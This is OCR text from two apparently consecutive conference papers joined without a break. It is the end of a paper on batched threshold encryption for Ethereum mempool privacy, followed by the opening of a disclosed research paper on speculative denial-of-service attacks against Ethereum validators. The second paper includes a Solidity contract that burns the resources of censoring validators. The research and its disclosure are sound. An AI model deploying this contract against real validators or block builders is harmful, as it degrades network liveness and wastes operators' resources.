Table 2: Benchmarks of time taken to compute partial decryptions and to reconstruct messages as the batch size grows.

Reconstruct. Here, any party (without secrets) can recover the messages given all the partial decryptions. The bottleneck here is the $O(B \log B)$ group operations, and $O(B)$ pairings

needed to produce all KZG opening proofs using [27]. We provide timings in Table 2. Again, if our scheme were to be deployed on Ethereum, it would cost less than 3.5 s to decrypt 512 transactions in single-threaded mode and this can be fully parallelized. We note that we implement an *optimistic* decryption protocol where all the shares received from the committee are valid. If certain shares are invalid, the reconstruction protocol will need to use a more expensive error correction protocol such as [62].

Varying Committee Size. Given that the only component that scales with committee size is the size of the Fast Fourier transform to reconstruct $p(\gamma)$ and g^r in *Fig.* 2, increasing the committee size when batch size is large (512 say), does not have a noticeable impact on the reconstruction time which is dominated by the cost of producing KZG opening proofs.

Incentive Mechanism. Finding a good committee where a majority of parties behave honestly can be quite challenging. The Shutter network, which has deployed threshold encryption, aims to solve this through decentralized governance via a ShutterDao, where the committee members are chosen by stakeholders in the system. To ensure liveness, one can reward nodes and penalize malicious behavior via stake slashing. We note that this is similar to the case where if too many block validators go offline in Ethereum, the blockchain comes to a standstill.

Denial of Service. Unfortunately, transaction privacy comes with the additional challenge of potential denial of service attacks We present a few approaches to handle this below. However, these approaches are application specific and should be addressed more carefully in future work that aims to deploy encrypted mempools.

A general strategy to prevent "spam" is to demand proofs from users that transactions are valid. These proofs can be quite efficient when designed for specific applications. Consider for instance, a DEX such as Uniswap on an L2, and the client wishes to exchange tokens. Here, it may be sufficient to encrypt just the amounts and token names along with a range proof showing that they indeed own enough tokens. Another option is to implement some kind of penalty for submitting invalid transactions, which raises the cost of launching a denial of service attack. Note that sender addresses need not be encrypted, which allows for "blacklisting" of repeat offenders.

Remark 3. *Not all transactions in the mempool need privacy. For instance, a peer-to-peer transfer can be submitted in the clear to the mempool as the recipient would receive the same amount, irrespective of the ordering of the block. Since transactions with mempool privacy are more expensive they can be priced differently, and those with a need for privacy can opt in.*

9.1 End-to-End Performance.

In this section, we compare the end to end performance of our batched-threshold encryption scheme with Ferveo [5], MEVade [50], McFly [24] and Shutter Network [58]. We consider the constant sized ciphertexts scheme from McFly which relies on the committee holding shamir shares of the secret key. The other scheme has ciphertext size linear in the committee size, which is impractical in the blockchain setting.

We provide concrete performance figures in Table 3 for our work and contrast them with Ferveo [5], MEVade [50], McFly [24] and Shutter Network [58]. We also provide benchmarks on how expensive committee changes are in Table 4.

Setup. All schemes apart from ours, only need a random value to be secret shared at the beginning of the protocol. In addition, our protocol needs to carry out multiplication and inversions in MPC. To estimate the cost of this we point to prior work [15] which provides benchmarks for a protocol run over a WAN with 50 parties. The depth of our setup circuit is 3 as the powers of tau can be computed in depth 1 using [3], and the lagrange coefficients need an additional 2 rounds (one for inverse and one for multiplication). The number of gates is $O(B)$ which is < 10000 for a batch size of 512. From Table 5 of [3], we can see that a circuit of depth 20, and 1 million gates can be computed in under 3 minutes for the WAN configuration. This provides a very conservative upper bound on the setup protocol and the cost grows linearly with the number of parties. We note here that these protocols will abort when a party behaves maliciously. There are other guaranteed output delivery MPC protocols, albeit with more rounds but similar communication [34], that can identify misbehaving parties, allowing them to be penalized. One could run the protocols with abort, optimistically, and if parties abort, then they can run the guaranteed output delivery protocol.

Epoch Setup. We assume that the setup for many epochs is carried out at once. Each epoch requires one multiplication and 3 secret shared random values for α, δ and r. However, in this case we additionally demand that the sharing of g^r is a publicly verifiable secret sharing [31, 35, 38, 56] as malicious parties should not be able to cause the protocol to abort after execution. For this particular task, a 50 node network, [38] takes less than 18 seconds on a LAN. We note here that the communication is actually quite small (< 1 MB) and most of the time is spent on computation. Thus, we expect that one can also scale this to a WAN setting without incurring much more overhead. Moreover the epoch setups can be paralellized and carried out well before the actual epoch. It is expected that this number will come down with faster implementations of hidden order groups. This cost can be further amortized when generating many sharings using techniques from [6].

Practical findings. We used average transaction and block sizes, as well as selected a standard curve, to provide real estimates of the cost of our system. In particular, we analyze average transaction size increase, as well as the gas cost of

Parameter	Ferveo/MEVade	McFly	Shutter	This Work
Ciphertext size	$\|\mathbb{G}_1\|+\|\mathbb{G}_2\|$	$\|\mathbb{G}_T\|+\|\mathbb{G}_2\|$	$\|\mathbb{G}_2\|+S$	$2\|\mathbb{G}_2\|+\|\mathbb{G}_1\|+3\|\mathbb{F}\|+S+2$
Block decryption broadcast size	$nB\|\mathbb{G}_1\|$	$n\|\mathbb{G}_1\|$	$n\|\mathbb{G}_1\|$	$n(\|\mathbb{G}_1\|+\|\mathbb{F}\|)$
Change in transaction size	12%	23%	10%	30%
Ciphertext storage gas cost (USD)	15,120 ($0.7)	30,240 ($1.4)	13,440 ($0.6)	42,000 ($1.9)
|Partial Decryptions|	3MB	6KB	6KB	10KB
|Partial Decryptions|/|Block Size|	500%	1%	1%	2%

Table 3: Ciphertext size and total decryption broadcast size for n committee members, B transactions per block, in terms of S the size in bytes of the encapsulation key, and $|\mathbb{G}_1|, |\mathbb{G}_2|, |\mathbb{G}_T|, |\mathbb{F}|$ the size in bytes of the representation of elements from each group and field. Concrete numbers obtained with the BLS12-381 curve, using the average transaction and block size on Ethereum in 2023. We use the ETH/USD rate on January 1, 2024 for conversions. The last two rows use a committee size of 128 and a block of 512 transactions to give real-world communication cost estimates.

encryption, and the communication cost of decryption. These values are summarized in Table 3. We find:

- Our setup phase is more expensive than prior works, who only need to establish one publicly verifiable secret sharing. But we conservatively expect this overhead to be under 100×. Moreover, our full setup is only run once for a given committee, and our per-epoch setup can be done in advance, and only requires communication between the committee members, where good network connections can be established. Whereas during decryption, the partial decryptions need to be broadcast to the entire network, via gossiping which is typically much slower. Thus, we optimize the latter at the expense of the former. The size of the decryption shares needed to reveal all transactions in a block is only 2% of the size of a block using batched-threshold encryption, versus 500% using Ferveo[9], making propagation to all nodes in the blockchain prohibitively slow.
- During batched decryption, each committee member broadcasts one group element from $\mathbb{G}_1$ and one field element. This is roughly the same as McFly and Shutter's (our message size is roughly double), but we additionally provide transaction privacy. Ferveo provides pending transaction privacy but the amount of information that needs to be broadcast is $B\times$ larger. In a setting with $n = 128$ and $B = 512$ transactions, we only require a total broadcast of 10KB, versus 3MB for Ferveo. [22] showed that each kilobyte adds ≈ 80 ms to the block propagation time. This implies that Ferveo adds an overhead of ≈ 250 s for block propogation, whereas we add just 0.8 s.
- Our ciphertext is slightly larger than prior works, but still constant size. In practice, we require 400 bytes for our ciphertext, which represents $2 additional spent gas, while Ferveo costs $0.7, McFly $1.4, and Shutter $0.6.

[9] For a block size of 512, using the average size of an Ethereum transaction

Committee churn. When a party joins or leaves the committee, the old committee needs to *securely* "transfer" the secrets it holds to the new committee. This can be done using a dynamic pro-active secret sharing protocol such as [33]. We adapt their code to our setting and provide benchmarks in Table 4. Due to the structure of the protocol in [33], the setup phase, in one-shot, generates correlations required for the refresh of $n/2$ correlations. Even if we only need to refresh one secret, as is the case in prior work, such as Ferveo, we still have to pay the price of generating $n/2$ correlations during the setup phase. However, the refresh phase is the time taken to refresh one secret, but again this can be trivially parallelized across the total number of secrets that need to be refreshed. Extrapolating from Table 4, for a blocksize of 512, with a committee size of 64, tolerating 31 corruptions, and assuming each node can refresh 8 secrets in parallel (needs 8 threads), it would take less than 2 minutes on a WAN and under 4 minutes on a LAN.

Network	Setup (s)	Refresh (s)
LAN	6.24	0.22
WAN	8.21	1.5

Table 4: Time taken to change a committee with 64 parties using the protocol from [33] on a LAN and WAN network. Here Setup refers to the time taken to establish $n/2$ correlations used to "transfer" ownership of shamir secret shared values to a new committee. Refresh refers to the time taken to transfer one secret to the new committee.

In conclusion, we believe that our work represents an important step towards achieving mempool privacy in blockchains. Although the (epoch) setup is more expensive than prior work, we believe it offers a desirable tradeoff when the committee changes are infrequent viz. orders of magnitude less communication in the time-sensitive decryption step in exchange for a more expensive setup.

A Security Proof

Due to space constraints, we defer the security proof to the full version of the paper [16]. Below, we introduce the q-SBDHT assumption (Definition 4) and the main theorem (Theorem 5).

We prove security with guaranteed output delivery against a fully malicious adversary corrupting up to $t < n/3$ members of the committee and any number of users creating ciphertexts. We note that it is also possible to upgrade the protocol to $t = n/2$ using standard techniques of publishing commitments to secret keys of parties and proving that partial decryptions were computed correctly. For instance, one could use the KZG commitment scheme itself and prove that the computation was carried out using a zkSNARK such as the Halo2/STARK [8] proof systems. Although this would make the decryption procedure more expensive, one can always *optimistically* decrypt without proofs and if it fails, then demand proofs. By introducing appropriate penalities such as slashing of stake, we can ensure that incorrect partial decryptions are rarely sent – similar to validators on Ethereum attesting to incorrect state transitions.

In order to highlight the core technical ideas without distractions, we focus on the $t = n/3$ case. In the process, we introduce a new assumption that is closely related to the assumption introduced in [39]. We call this the q-strong Bilinear Diffie Hellman Triple Assumption to indicate that there are additional triples given to the adversary beyond that in q-SDH and "Bilinear" to indicate that the Adversary needs to output a value in the target group.

Definition 4 (q-SBDHT Assumption)**.** *Let a, b,c and d be sampled uniformly at random from $\mathbb{F}$. Given as input a tuple $(g, g^a, g^{a^2}, \ldots, g^{a^n}, g^b, g^d, h^d, h^{ac}, h^{cd})$, for every probabilistic polynomial time algorithm $\mathcal{A}$,*

$$\Pr[\mathcal{A}(g, g^a, g^{a^2}, \ldots, g^{a^n}, g^b, g^d, h^a, h^d, h^{ac}, h^{cd}) \to e(g,h)^{bc}] \leq \mathsf{negl}(\lambda).$$

We briefly discuss the need for the new assumption, and discuss why the 'KZG assumption', i.e. the q-strong Diffie Hellman (q-SDH) assumption does not suffice for our setting. Specifically, in the KZG polynomial commitment scheme, the q-SDH is used to argue *evaluation binding*, which states that even for a (potentially adversarially) chosen polynomial commitment, the adversary cannot produce two accepting evaluation proofs for two distinct evaluations at the same evaluation point, i.e. adversary cannot find a commitment c, a tuple x, y, y', π, π' with $y \neq y'$ such that: (i) π attests that y is a valid evaluation of x with respect to c; and (ii) π' attests that y' is a valid evaluation of x with respect to c. Whereas we require that for an honestly generated commitment, if the adversary does not know the polynomial used in the commitment, it *cannot* generate a valid proof for *any* pair (x, y), even if y was such that $p(x) = y$, where p was the polynomial that was committed. We thus view the above assumption as a strengthening of q-SDH), necessary for our construction

Theorem 5. *The protocol in Fig. 2 securely emulates the $\mathcal{F}_{\mathsf{bTPKE}}$ ideal functionality (Fig. 1) in the dealer model against any static PPT adversary $\mathcal{A}$ corrupting $< n/3$ parties, given any weakly simulation-extractable NIZK, and provided the q-SBDHT assumption holds in the programmable random oracle model.*

Remark 6. *We note that the $n/3$ threshold arises from the fact that adversarial committee members may send incorrect shares during the batch decryption procedure. One can also allow the adversary to corrupt $< n/2$ parties and prove that the protocol emulates the ideal functionality with abort. To achieve guaranteed output delivery in this setting we can use standard techniques (at the cost of concrete efficiency) of attaching proofs that all parties carried out their local computation correctly, thereby allowing us to successfully recover secrets from threshold secret sharing, even if $n/2 - 1$ corrupt parties behave maliciously and provide incorrect shares. In order to verify proofs of correct local computation, the statements need to be 'public'. Proving correct computation over private shares is often done by broadcasting private shares to the committee by encrypting to the committee member in question, but as this is not relevant to our contribution, we ignore such details from this work and refer the reader to relevant multiparty computation works for more details.*

Speculative Denial-of-Service Attacks in Ethereum

Abstract

Transaction fees compensate actors for resources expended on transactions and can only be charged from transactions included in blocks. But, the expressiveness of Turing-complete contracts implies that verifying if transactions can be included requires executing them on the current blockchain state.

In this work, we show that adversaries can craft malicious transactions that decouple the work imposed on blockchain actors from the compensation offered in return. We introduce three attacks: *(i)* ConditionalExhaust, a conditional resource exhaustion attack (REA) against blockchain actors. *(ii)* MemPurge, an attack for evicting transactions from actors' mempools. *(iii)* GhostTX, an attack on the reputation system used in Ethereum's proposer-builder separation (PBS) ecosystem.

We evaluate our attacks on an Ethereum testnet and find that by combining ConditionalExhaust and MemPurge, adversaries can simultaneously burden victims' computational resources and clog their mempools to the point where victims are unable to include transactions in blocks. Thus, victims create empty blocks, thereby hurting the system's liveness. The attack's expected cost is $376, but becomes cheaper if adversaries are validators. For other attackers, costs decrease if censorship is prevalent in the network.

ConditionalExhaust and MemPurge are made possible by inherent features of Turing-complete blockchains, and potential mitigations may result in reducing a ledger's scalability.

1 Introduction

Blockchains such as Ethereum rely on highly expressive smart contract languages to enable the creation of a rich and diverse decentralized finance (DeFi) ecosystem. The flexibility and the open nature of these systems pose a risk: users may deploy contracts that consume large amounts of computational resources, and may overwhelm all nodes that validate the blockchain with expensive computations. The answer Ethereum's designers have put forth is to run all computations with a restricted budget of operations. Each computational action costs a certain amount of "gas", and a strict gas limit is placed on all transactions. Furthermore, users are required to pay fees per unit of gas that they consume, making it expensive for attackers to overload blockchain nodes.

This work. We show that the gas mechanism is insufficient to protect nodes from denial-of-service (DoS) attacks. By expanding on the insights of notable previous works [36, 44, 47], we present several effective attacks against Go Ethereum (geth)-based clients, the most prevalent Ethereum client. While the attacks of previous works are mitigated, our attacks circumvent existing defenses, and result in severely degraded performance of victim nodes. We evaluate our attacks on a local testnet and show that by sending 140 transactions, attackers can prevent victims from mining *any* transaction.

We leverage several key insights to construct our attacks, each insight separately allows us to waste victims' resources at a minimal cost: *1.* Ethereum's partitioning of the block creation process to several roles (*searchers*, *builders*, *relays*, and *proposers*) forces some nodes to execute transactions heuristically or speculatively. *2.* The behavior of smart contract code can be made highly dependent on context, i.e., on the state of other smart contracts and accounts. *3.* Some nodes selectively adopt external censorship policies on transactions. These insights allow creating transactions that are resource intensive when executed speculatively, but are excluded from the blockchain. Furthermore, even if transactions are not executed, they occupy limited memory pool (mempool) space, that could be used for more profitable ones.

Motivation. Our attacks can be launched at a low cost by adversarial actors such as builders and staking pools to improve their revenue while hurting their competitors'. In particular, they allow an attacker to reserve profitable transactions to itself by preventing competitors from including them in their blocks. Our attacks can also confer an advantage to adversaries with respect to common time-sensitive blockchain mechanisms, such as voting protocols [13, 55], payment channels that rely on deadlines [49], and lending platforms [56].

Our attacks We show three attacks: *1.* The *ConditionalExhaust* attack, summarized in Fig. 2, involves creating transactions that execute computationally intensive code conditional on the executing validator's identity, thereby making sure that these expensive computations are only performed if the validator *cannot* include the transactions in a block. This can happen if, for example, transactions culminate with an interaction with a sanctioned address, which the validator censors to be compliant with the law. *2.* The *MemPurge* attack, depicted in Fig. 3, is distinct from ConditionalExhaust and applies to cases where transactions are not executed. In particular, nodes heuristically verify incoming transactions before adding them to their mempools, without executing them. The attack cheaply evicts honest transactions from victims' mempools by creating chains of transactions that seem valid at first, but become invalid after executing each chain's initial transaction. *3.* In the *GhostTX* attack, presented in Fig. 6, an attacker crafts transactions that appear lucrative to searchers and builders, yet that cannot be included in blocks, thereby harming their standing in Flashbots' reputation mechanism.

Our attacks demonstrate that the sensitivity of transaction validity to execution context exposes actors to adversarial manipulations. This is in spite of geth and the ecosystem at large accumulating a layer of protections that were developed to curtail the high incidence of DoS attacks in Ethereum [8, 43, 44, 47, 50]. In particular, our attacks circumvent the following protective heuristics: *1.* Transactions are verified with stringent out-of-consensus heuristics to ensure senders can cover all associated fees, even when accounting for previously received pending transactions by the same senders. *2.* The per-address number of transactions is limited. *3.* A single transaction may be verified multiple times by actors involved in each step of the block-creation process (searchers, builders, relays, and validators), and passed to the next one only if valid. *4.* Victims can broadcast transactions to the network to ensure that an attack is not free.

Mitigations for these attacks may require limiting blockchain scalability, quality of service, and the revenue of actors such as builders and proposers.

Our contributions. In summary, our contributions are:

- **ConditionalExhaust.** We introduce a novel REA vector, which becomes more cost-effective when targeting victims that actively engage in transaction censorship, such as block builders and validators. By developing a best-effort tool to craft resource-exhausting transactions, we demonstrate that an attacker can prevent a victim from including transactions in blocks by sending only 140 attack transactions which exhaust the victim's computational resources.
- **MemPurge.** We propose the MemPurge attack, which can efficiently evict transactions from victims' mempools. We assess its performance and show it bypasses mitigations put in place to prevent related previous attacks.
- **GhostTX.** This attack compels block builders to include transactions that result in resource waste for actors and reputational damage for searchers who supply builders with tainted bundles. To the best of our knowledge, this is the first attack targeting the PBS ecosystem.
- **Empirical evaluation.** We evaluate our attacks by employing a testing framework that sets up a local testnet and analyzing relevant data, including average resource consumption of transactions, the typical mempool state, and searcher reputation. We find that the costs of the attacks diminish if the adversary is a validator, or if a greater proportion of actors engage in censorship.

Disclosure. Our work was disclosed to the Ethereum Foundation (EF) and the Flashbots company. The authors provided both the EF and the Flashbots company with a draft of this paper, together with implementations of all attacks, code that executes them on a private local testnet, and suggestions for mitigations. Both acknowledged the respective issues quickly, and awarded the authors with bounties.

2 Background

Censorship. Cryptocurrency mixers allow users to obfuscate their tokens' original ownership. The potential use of mixers for illicit purposes such as money laundering caught the attention of law enforcement agencies: on August '22, the United States (US) Office of Foreign Assets Control (OFAC) sanctioned the Tornado Cash (TC) mixer [52]. This action restricts interaction with TC, and includes the addresses of TC's Ethereum contracts on OFAC's Specially Designated Nationals and Blocked Persons (SDN) list. Consequently, actors looking to abide by US law started censoring TC-related transactions within blocks [52]. The consequences of OFAC's sanctions have rapidly emerged, with prominent Ethereum actors being OFAC-compliant [42], raising concerns within the Ethereum ecosystem [37, 40, 54].

Proposer-builder separation (PBS). Various blockchain actors, summarized in Fig. 1, work together to extract profits known as miner-extractable value (MEV). MEV may arise from arbitrage opportunities due to price disparities between DeFi platforms, and can also be maliciously extracted by leveraging public and private information, e.g., by front running transactions heard on the peer to peer (p2p) layer [12]. In this landscape, *searchers* specialize in identifying MEV opportunities and assembling transaction bundles exploiting them. Bundles are sent to *builders*, who use them together with p2p transactions to construct profitable blocks. *Relays* verify and share the most lucrative blocks with the validator designated as the upcoming block *proposer* using the MEV-Boost program [18]. Proposers may use relayed blocks or construct blocks themselves from transactions sent on the p2p



Figure 1: Overview of Ethereum's PBS ecosystem actors.

layer or directly to them, these are stored in a data structure called the *mempool*. The division of labor between builders and proposers is known as *PBS*. PBS has been advanced as a panacea for Ethereum's censorship woes [15, 18]. Yet, empirical evidence shows that Ethereum builders and relays engage in censorship [42]. In fact, Flashbots' builder client facilitates compliance with custom blacklists [21], and its "example" list was based on OFAC's SDN list until March '23 [33].

3 Model

Our model follows Ethereum, and captures most popular cryptocurrencies that support Turing-complete smart contracts.

Blockchain. Transactions are processed in batches called *blocks*. An underlying consensus mechanism elects a leader for each block in an i.i.d. manner, who then chooses the transactions to include in its block. Leaders are assumed to select transactions greedily, by their fees [26]. In proof-of-work (PoW) mechanisms such as Bitcoin's, leaders are elected among so-called *miners*. Under proof-of-stake (PoS) mechanisms like Ethereum's, *validators* are chosen with a probability equal to their share of stake in the system [4]. For conciseness, we use the term validator for both. The blockchain supports the distributed execution of programs called smart contracts, written in a Turing-complete virtual machine (VM) language. The complexity of basic VM instructions, also called *opcodes*, is fixed and measured in a unit called *gas*. Moreover, blocks have an upper *gas limit*.

Transactions. Users can interact with the cryptocurrency by creating *transactions* that specify, in code, actions they wish to execute, primarily: *1.* Transfer funds between two addresses. *2.* Create (e.g., *deploy*) a smart contract. *3.* Invoke a function of a deployed contract. A transaction τ is identified by: *1.* Its *nonce* τ_n, which is a serial number that determines the inclusion order of all transactions sent by the same user, *2.* The *value* τ_v it transfers to the recipient's address, *3.* Its *fee* or *gas price* per unit of gas τ_f, which can be collected by the first validator to include the transaction in a block.

Transaction execution. Transactions are executed opcode by opcode, until either there are no opcodes left, or senders' balances cannot cover the gas required to continue execution.

Pending and future transactions. A transaction τ by user u is considered *pending* for inclusion in the next block if its nonce is larger by 1 than the nonce of u's last accepted transaction τ', whether τ' is included in the same or previous blocks [38]. If transactions are not pending or accepted, they are called *future* transactions. Nodes store pending and future transactions in a data structure called a *mempool*, or *txpool* in Ethereum's nomenclature. For generality, we use the former.

Fee bumping. Mempool transactions can be replaced by transactions with an equal nonce and a fee larger by a minimal node-chosen amount $x \geq 1$, an act called *fee bumping*.

Transaction gossip protocol. The blockchain's p2p protocol has a message for requesting a list of transactions identified by their hashes from peers. The protocol also has a message for propagating newly heard-of transactions to peers. The corresponding Ethereum messages are *GetPooledTransactions* and *NewPooledTransactionHashes* [14, 41].

Actors

Blockchain users. Users can create multiple addresses, and use them to sign transactions that are then broadcast to nodes participating in the network over the p2p layer.

Sanctioned entity. There is at least one sanctioned entity active on the system, meaning that some of the cryptocurrency's validators actively censor the entity and abstain from including transactions that interact with it in their blocks. Let σ be the sanctioned entity's address, S be the set of validators censoring σ, and $\alpha \in [0,1]$ be the set's total fraction of stake. Both S and α are assumed to be estimated by an attacker using public blockchain data. In Ethereum, each validator's stake is public knowledge and fixed for a certain period of time, thus the set of censoring validators can be accurately estimated, provided validators do not alter their censorship policies.

Censorship method. The compliance of a transaction with a node's censorship policy is verified by: *1.* checking hard-coded transaction fields to be free from sanctioned entities (e.g., the transaction's recipient address), *2.* if all are valid, the transaction is executed on the latest blockchain state and its execution is verified to be free from forbidden interactions.

Furthermore, all nodes broadcast incoming valid transactions to their peers, whether they are compliant or not. As censoring nodes broadcast non-compliant transactions, would-be attackers are weakened: their transactions will reach non-censoring nodes, and therefore may enter blocks and incur fees.

Remark 1. *We note that this censorship method is adopted by ecosystem actors [21], and any other method may expose actors to attacks. Due to the halting problem, it is impossible to have foreknowledge of a general transaction's execution path, implying that execution is the only method that guarantees transaction compliance. If a censoring actor does not execute transactions to ensure compliance, it can be attacked by sending non-compliant transactions that the actor will include in a block or bundle, thereby exposing itself to litigation. Moreover, online sources that track censorship in Ethereum show that OFAC compliance is common among censoring actors, and publish the addresses of compliant actors [16, 33, 42]. Furthermore, Ethereum validator addresses are fixed until withdrawal. This means that for adversaries wishing to target a broad range of victims, a good choice for S is the set of OFAC-compliant actors, and for σ is one of TC's addresses (or other OFAC-sanctioned addresses).*

Adversary. To exhibit the strength of our attacks, we consider a weak adversary $\mathcal{A}$ who interacts with the system by creating and sending transactions sent using the transaction gossip protocol, and does not partake in the underlying consensus. Moreover, the adversary derives its strategies by relying on its partial view of the Ethereum network, considering only its single node to estimate network properties, such as the fees paid by accepted transactions. In terms of processing capabilities, we assume the attacker can send transactions at a similar rate as an average validator. The attacker cannot interfere with its victims' network communications. Although outside the model, throughout the work we also outline how block proposers can execute our attacks at nearly no cost.

4 The ConditionalExhaust Attack

We now present a REA we call *ConditionalExhaust*, which allows an adversary to cause actors that execute transactions (such as block builders and proposers) to create empty blocks and to needlessly expend their resources. This is done by wasting their time on executing resource-consuming transactions that cannot be included in blocks and thus do not pay fees, rather than profitable "honest" transactions. We proceed with an overview of attack variants, followed by implementation details, and an evaluation of attack costs and impact.

ConditionalExhaust for adversarial proposers. If our adversary $\mathcal{A}$ is a block proposer, then it can attack actors such as searchers, builders, and relays. Although this is outside our model, we quickly describe the attack as a stepping stone toward a more interesting variant that can both 1. be executed by adversaries that are not proposers, and 2. target proposers. Intuitively, actors besides the upcoming proposer cannot know for certain which transactions will be included in the block, and in what order. If the adversary is scheduled to propose the upcoming block (the schedule of block proposers is publicly known in advance in Ethereum), it can spam the network with valid computationally intensive transactions which are generated from some pre-funded address. To prevent attack transactions from incurring high fees, the adversary should set the first transaction of its block to transfer all funds from the pre-funded address, to another address in its possession. Thus, while victims may execute the attacker's spam transactions and incur costs for doing so, all are invalidated by the upcoming block.

ConditionalExhaust for non-proposer attackers. If the attacker is not a block proposer, then it can attack sanction compliant builders and proposers, and can harm the blockchain's liveness if the latter are targeted. In the previous variant, our adversary used its ability to propose the upcoming block to cleverly include a transaction that invalidates the work of other actors. For the current variant, we assume that the adversary is not a proposer, meaning that on the one hand it can now target proposers, but that a new technique is required to invalidate our victims' work. Intuitively, compliant actors cannot create blocks that include transactions which interact with sanctioned entities, while a transaction's compliance cannot be verified without executing it. This allows an attacker to "trick" victims that censor a given entity to execute transactions that they cannot include in a block and thus cannot collect a fee from. These transactions interact with the sanctioned entity, but that are crafted to both:

1. Preclude trivially verifying whether they should be censored, thereby wasting the victims' resources.
2. Ensure that even if they are included in a block, the cost for the attacker will be minimal.

4.1 Attack Description

We now go over the second variant, with a graphical depiction given in Fig. 2. The attack advances in two phases.

Deployment phase. First, $\mathcal{A}$ deploys a smart contract with a single function that has two different control flows, incurring deployment costs of φ fees. When the function is invoked by a transaction, the flow is chosen according to the identity of the validator executing the transaction:

1. If the validator belongs to the set of censoring validators S, a conditional statement will trigger the execution of a computationally intensive branch of code which results in an interaction with the censored entity σ.



Figure 2: ConditionalExhaust is a conditional REA, in which an attacker creates transactions that invoke computationally complex code if the victim cannot include them in a block, for example due to its censoring policy.

2. Otherwise, a computationally simple branch will be executed, incurring fees equal to ϕ.

Execution phase. After deployment, the attack proceeds to the second phase. In it, the attacker creates multiple transactions that trigger the contract's single function. We note that if censoring actors discard non-compliant transactions from their mempools, an attack becomes substantially cheaper, as an attacker can re-send the same transaction again and again. If this transaction finds its way to a non-compliant party, it may be included in a block and cost the attacker the fees which are associated with the computationally simple branch. Due to nonce considerations, only one such transaction can be included in each block. If an attacker wishes to target actors who do not discard such transactions, the nonce of each consecutive attack transaction should increase by 1.

Correctness. Any actor in S that receives one of $\mathcal{A}$'s transactions will execute the intensive branch of the contract. Only when reaching the end of the code, the actor can observe that the transaction interacts with σ, and thus should be censored. As long as S indeed corresponds to actors that censor σ, then the computationally intensive branched will only be executed by those who cannot include the transaction in a block.

Implementation

A construction of an Ethereum contract that executes the attack is given in Listing 1. The novelty of the implementation lies in carefully designing transactions that have two flows, one intensive and the other not, where at the worst case only the fees for the simple flow are paid. Instead of minimizing the cost of the intensive flow, we only wish to maximize its resource consumption. To do so, we rely on inefficient constructs used in Ethereum.

Ethereum's state. Ethereum's implementation guidelines propose saving parts of the blockchain's state using the Merkle-Patricia trie data structure [38]. Although the exact

```
pragma solidity >=0.7.0 <0.9.0;
contract ConditionalExhaustCoinbaseVariant {
 mapping (address => bool) private _shouldDoS;
 /// @notice Creates a set of the validators to DoS.
 constructor() {
  _shouldDoS[AddressToDoS1] = true;
  // _shouldDoS[AddressToDoS2] = true;
  // ...
 }
 function DoS(uint32 i) external payable {
  bool shouldDoS = _shouldDoS[block.coinbase];
  assembly {
   if shouldDoS {
    // The computationally complex part of the TX:
    for { } gt(i, 0) { i := sub(i, 1) } {
     pop(extcodehash(xor(blockhash(number()), gas())))
    }
    // Replace "CensoredAddress" with your favorite
    // sanctioned address!
    pop(call(gas(), CensoredAddress, 1, 0, 0, 0, 0))
   }
   stop()
  }
 }
}
```

Listing 1: An implementation of an Ethereum smart contract that facilitates the ConditionalExhaust attack, for an adversary who knows the addresses of censoring validators.

details are out of the work's scope, this structure is considered inefficient due to the amount of storage operations required for simple tasks, such as reading address balances [48,50]. Therefore, it is not surprising that DoS attacks relying on storage-heavy transactions have plagued Ethereum [8,11,50,53,58].

Inefficient opcodes. To devote most of the code's complexity to inefficient opcodes, we wrote most logic in Yul, a commonly used in-line assembly language [10,45]. The contract's complexity is obtained by accessing random locations in Ethereum's state using inefficient storage operations. Specifically, we use the *EXTCODEHASH* opcode [39], which reads the code of a deployed contract and returns its hash.

Deriving randomness. Deriving a "good" source of randomness in a blockchain setting is challenging [6], and out of the scope of this work. For our purposes, a good approximation can be achieved by performing an exclusive or (XOR) operation between the current block's hash and the amount of gas remaining for the execution of the transaction. The former provides some basic pseudo-randomness that varies across blocks, while the latter modifies this randomness over the course of a single transaction's execution.

Coinbase variant. We call the attack described so far the *coinbase* variant. To summarize, the attack relies on adversaries having prior knowledge of the addresses of censoring validators S and of an address they are known to censor σ, and by setting these parameters in the attack contract, victims in S trigger a computationally expensive execution branch that culminates with a non-compliant transfer to σ which cannot

be included in a block, thereby assuring that attackers do not incur high fees. For adversaries wishing to target victims who censor different entities, the branch can end with multiple transfers, one to each entity, thus having a broader effect.

Blockheight variant. In the full version of the paper [57], we provide an implementation of a *blockheight* variant of the attack, that executes the complex branch if the current block's height is equal to an attacker-specified parameter. Both variants are functionally equivalent, given that in Ethereum: *1.* There are services for querying the schedule of upcoming validators (such as Flashbots' endpoint which returns a list of addresses for the current and upcoming epochs [24]), *2.* Validator addresses are fixed until withdrawal, *3.* The identity of censoring validators and the addresses which they censor are known [33, 42].

4.2 Evaluation

To empirically evaluate our attacks, we develop a framework that allows testing attacks on a testnet and measuring a given transaction's execution time in isolation. Our framework uses Flashbots' builder client [20], a geth fork that implements the censorship functionality described in Section 3. Our evaluation was done on a machine that exceeds Flashbots' official requirements [19]. These currently ask for a computer with a 4 core CPU operating at 2.8GHz, 16GB of RAM, and an SSD. Our testbed uses Ubuntu 20.04.2 LTS, an AMD Ryzen Threadripper 3990X CPU with 64 cores and 128 threads operating at 2.9GHz, 256GB of RAM, and NVMe SSDs.

4.2.1 Runtime Evaluation

